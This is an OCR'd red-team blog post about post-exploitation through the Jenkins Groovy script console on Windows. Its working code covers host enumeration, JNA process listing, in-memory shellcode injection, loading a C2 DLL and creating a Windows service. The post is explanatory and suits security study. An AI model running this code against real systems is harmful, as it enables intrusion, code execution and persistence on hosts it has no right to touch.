
Offensively Groovy

trustedsec.com/blog/offensively-groovy

On a recent red team engagement, I was able to compromise the Jenkins admin user via retrieving the necessary components and decrypting credentials.xml. From here, I wanted to investigate Groovy, as it's something I've never really used—this blog covers a bunch of post-exploitation tasks in Groovy.

1.1 Install

In my case, Jenkins was operating on Windows, which led me down some interesting rabbit holes that we will see soon. But, at first glance, it was running as the machine account. After installing Jenkins, it became apparent as to why this was.



The install process is straightforward and documented at jenkins.io.

1.2 Post-Exploitation

Groovy has a lot of room to work with and is designed for all sorts of automation. Let's take a look through some examples of host enumeration.


1.2.1 Username and Hostname

This information is easily obtained by the ***java.net.InetAdress***class and the system property ***user.name***.

```
import java.net.InetAddress

def hostname = InetAddress.localHost.hostName
println "Host: $hostname"

def username = System.getProperty("user.name")
println "User: $username"
```



1.2.2 Directories


Listing directories is just as simple. Using the File class, we can simply loop over each object and check if it's a file or a directory.

```
def directoryPath = "c:\\"
def directory = new File(directoryPath)

if (directory.exists() && directory.isDirectory()) {
    directory.eachFile { file ->
        println "${file.name.padRight(50)} ${file.isDirectory() ? 'Directory' :
'File'} ${file.length()} bytes"
    }
} else {
    println "The specified directory does not exist or is not accessible."
}
```

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.

Result



$Recycle.Bin	Directory 0 bytes
BginfoAgent	Directory 0 bytes
Documents and Settings	Directory 4096 bytes
DumpStack.log.tmp	File 12288 bytes
pagefile.sys	File 1476395008 bytes
PerfLogs	Directory 0 bytes
Program Files	Directory 4096 bytes
Program Files (x86)	Directory 4096 bytes
ProgramData	Directory 4096 bytes
Recovery	Directory 0 bytes
System Volume Information	Directory 4096 bytes
Users	Directory 4096 bytes
Windows	Directory 16384 bytes

1.2.3 Read Files

Another simple one is reading files—using the same File class as before, we can get the text and print it to the screen.

```
def content = new File("c:\\readme.txt").getText("UTF-8")
println content
```

```
def content = new File("c:\\readme.txt").getText("UTF-8")
println content
```

Result

```
hello nerds
```

1.2.4 Miscellaneous and Etcetera

The possibilities are endless. During this session, I was able to implement the following functions to further the operation:

- Exfiltrating/Uploading data over HTTP
- Enumerating Jenkins versions, properties, nodes, executors, etc.
- Listing stored credentials
- Starting and stopping processes
- Operating system commands

1.3 Java Native Access (JNA)

This is where it gets fun. So, up until now, I just wanted to cover some things you may want to do when landing on Jenkins to further figure out where you are. Let's now investigate utilizing the WinAPI. In this example, we are going to implement ***EnumProcesses*** to create a ***ps***-style command. This is so we can get a feel for how it works before we investigate code execution.

We are going to step through each chunk of some code I wrote to get an idea for what's going on.

1.3.1 Imports

Similar to how most languages begin, we start with some imports, which do exactly that—import functionality.

```
import com.sun.jna.Native
import com.sun.jna.Pointer
import com.sun.jna.ptr.IntByReference
import com.sun.jna.Library
```

These imports enable interaction with native Windows APIs via JNA:

1. **Native:** provides ways to load and map Java methods to native libraries like Psapi and Kernel32
2. **Pointer:** represents native memory pointers; used for process handles and memory management
3. **IntByReference:** allows passing and modifying integers by reference in native code, e.g., process enumeration results
4. **Library:** the base interface that Java interfaces must extend to map native methods

This is what gives us the interop with the native system: https://java-native-access.github.io/jna/4.2.1/overview-summary.html

1.3.2 Defining an Interface

With the functionality imported, the next thing is to define an interface that mimics pinvoke for dotnet. We define an interface that extends the imported ***Library*** class and define an INSTANCE, which will be the object returned by ***Native.load***. As we see later on, ***Native.load*** is how the DLLs are loaded, similar to ***require*** with ***nodeJS***.

```
interface Psapi extends Library {
    Psapi INSTANCE = Native.load("Psapi", Psapi.class)
    boolean EnumProcesses(int[] lpidProcess, int cb, IntByReference lpcbNeeded)
    int GetModuleFileNameExW(Pointer hProcess, Pointer hModule, char[] lpFilename,
int nSize)
}
```

- **Psapi Interface:** represents the ***Psapi*** library from the Windows API; used for managing and retrieving process information
- **Psapi INSTANCE:** a singleton instance of the ***Psapi*** interface, loaded via JNA's ***Native.load()*** method; allows access to the native library's functions

For more on the Native class, see here: https://java-native-access.github.io/jna/4.2.1/com/sun/jna/Native.html

Within this interface, we define two (2) functions:

- EnumProcesses
- GetModuleFileNameExW

1.3.3 Calling WinAPI

With that done, it's now quite simple to use the function. Here is an example of implementing the logic to list processes via ***EnumProcesses***:

```
List<Integer> getProcessIds() {
    final int PROCESS_ID_ARRAY_SIZE = 1024
    int[] processIds = new int[PROCESS_ID_ARRAY_SIZE]
    IntByReference pcbNeeded = new IntByReference()

    boolean success = Psapi.INSTANCE.EnumProcesses(processIds, processIds.size() *
Integer.BYTES, pcbNeeded)

    if (!success) {
        throw new RuntimeException("Failed to enumerate processes")
    }

    int count = pcbNeeded.getValue() / Integer.BYTES
    return processIds[0..<count].toList()
}
```

And then the same for ***GetModuleFileNameExW***:

```
String getProcessName(int pid) {
    Pointer hProcess = Kernel32.INSTANCE.OpenProcess(0x0400 | 0x0010, false, pid)
    if (hProcess == null) {
        return "Unknown"
    }
    try {
        char[] filename = new char[1024]
        int length = Psapi.INSTANCE.GetModuleFileNameExW(hProcess, null, filename,
filename.size())
        String processName = length > 0 ? new String(filename, 0, length) : "Unknown"
        return processName
    } finally {
        Kernel32.INSTANCE.CloseHandle(hProcess)
    }
}
```

I won't put the whole Groovy script here (it will be in the repo)—but this is the output:

Result

```
PID         Process Name
-------------------------------------------------------------------------------
0           Unknown
4           Unknown
124         Unknown
344         Unknown
476         Unknown
576         Unknown
596         Unknown
672         C:\Windows\System32\winlogon.exe
712         Unknown
724         C:\Windows\System32\lsass.exe
856         C:\Windows\System32\svchost.exe
884         C:\Windows\System32\fontdrvhost.exe
892         C:\Windows\System32\fontdrvhost.exe
960         C:\Windows\System32\svchost.exe
312         C:\Windows\System32\svchost.exe
844         C:\Windows\System32\dwm.exe
868         C:\Windows\System32\svchost.exe
1036        C:\Windows\System32\svchost.exe
1116        C:\Windows\System32\svchost.exe
1124        C:\Windows\System32\svchost.exe
1200        C:\Windows\System32\svchost.exe
1324        C:\Windows\System32\svchost.exe
1332        C:\Windows\System32\svchost.exe
1340        C:\Windows\System32\svchost.exe
1352        C:\Windows\System32\svchost.exe
1368        C:\Windows\System32\svchost.exe
1384        C:\Windows\System32\svchost.exe
1456        C:\Windows\System32\svchost.exe
1540        C:\Windows\System32\svchost.exe
1620        C:\Windows\System32\svchost.exe
```

1.4 Code Execution

With JNA covered, expanding this into code execution is quite straightforward. Let's implement the most common injection type:

- VirtualAlloc

- Write
- VirtualProtect
- CreateThread
- WaitForSingleObject

For those of you who've written code injection, you may have an inkling of what will happen with the last function…

Below is the core logic to performing the injection.

```
Pointer lpAddress = Kernel32.INSTANCE.VirtualAlloc(
      null,
      fileBytes.length,
      Constants.MEM_COMMIT | Constants.MEM_RESERVE,
      Constants.PAGE_READWRITE
  )

  if (lpAddress == null) {
      throw new RuntimeException("Failed to allocate memory. Error: " +
Kernel32.INSTANCE.GetLastError())
  }

  lpAddress.write(0, fileBytes, 0, fileBytes.length)

  IntByReference lpflOldProtect = new IntByReference()

  if (!Kernel32.INSTANCE.VirtualProtect(lpAddress, fileBytes.length,
Constants.PAGE_EXECUTE_READ, lpflOldProtect)) {
      throw new RuntimeException("Failed to change memory protection. Error: " +
Kernel32.INSTANCE.GetLastError())
  }

  IntByReference lpThreadId = new IntByReference()

  Pointer hThread = Kernel32.INSTANCE.CreateThread(
      null,
      0,
      lpAddress,
      null,
      0,
      lpThreadId
  )

  if (hThread == null) {
      throw new RuntimeException("Failed to create thread. Error: " +
Kernel32.INSTANCE.GetLastError())
  }

  if (Kernel32.INSTANCE.WaitForSingleObject(hThread, (int)0xFFFFFFFF) == 0xFFFFFFFF)
{
      throw new RuntimeException("Failed to wait for thread. Error: " +
Kernel32.INSTANCE.GetLastError())
  }
}
```

When this code runs, Jenkins locks up. This is because we are waiting for the thread to finish, which takes forever. To fix it, simply add the entire logic into a separate function.

```
Thread thread = new Thread(){
    public void run(){
        Go();
    }
}

thread.start();
```

1.4.1 Native Load

Another method of executing code is by using the Native.load function itself. It's capable of loading .DLL and .SO files, so we can make use of that. In the example below, we load a DLL from disk and call an exported function.

```
@Grab(group='net.java.dev.jna', module='jna', version='5.12.1')
import com.sun.jna.Native
import com.sun.jna.Library
import com.sun.jna.Pointer


interface CustomLibrary extends Library {
    CustomLibrary INSTANCE =
Native.load("C:\\Users\\Administrator\\Downloads\\c2.x64.dll", CustomLibrary.class)

    int entrypoint ()
}

try {
    int result = CustomLibrary.INSTANCE.entrypoint()
    println "CustomFunction result: $result"
} catch (Exception e) {
    println "Error: ${e.message}"
}
```

1.4.2 Service

Another example I put together and used on this operation was to create a service, as this was executing under the machine account. Using the WinAPI and JNA, it was quite straightforward to put it together.

```
Pointer createService(Pointer hSCManager, String serviceName, String displayName,
String binaryPath) {
    Pointer hService = Advapi32.INSTANCE.CreateServiceA(
        hSCManager,
        serviceName,
        displayName,
        (int) Constants.SERVICE_ALL_ACCESS,
        Constants.SERVICE_WIN32_OWN_PROCESS,
        Constants.SERVICE_DEMAND_START,
        Constants.SERVICE_ERROR_NORMAL,
        binaryPath,
        null,
        null,
        null,
        null,
        null
    )

    if (hService == null) {
        throw new RuntimeException("Failed to create service. Error: " +
Kernel32.INSTANCE.GetLastError())
    }
    return hService
}

boolean startService(Pointer hService) {
    if (!Advapi32.INSTANCE.StartServiceW(hService, 0, null)) {
        throw new RuntimeException("Failed to start service. Error: " +
Kernel32.INSTANCE.GetLastError())
    }
    return true
}
```

1.5 Conclusion

Groovy has access to a lot of functionality, some of which can be quite powerful. Next time you're enumerating a network and find a /script endpoint unauthenticated, go get a shell. The code snippets can be found here: https://github.com/mez-0/offensive-groovy

1.6 References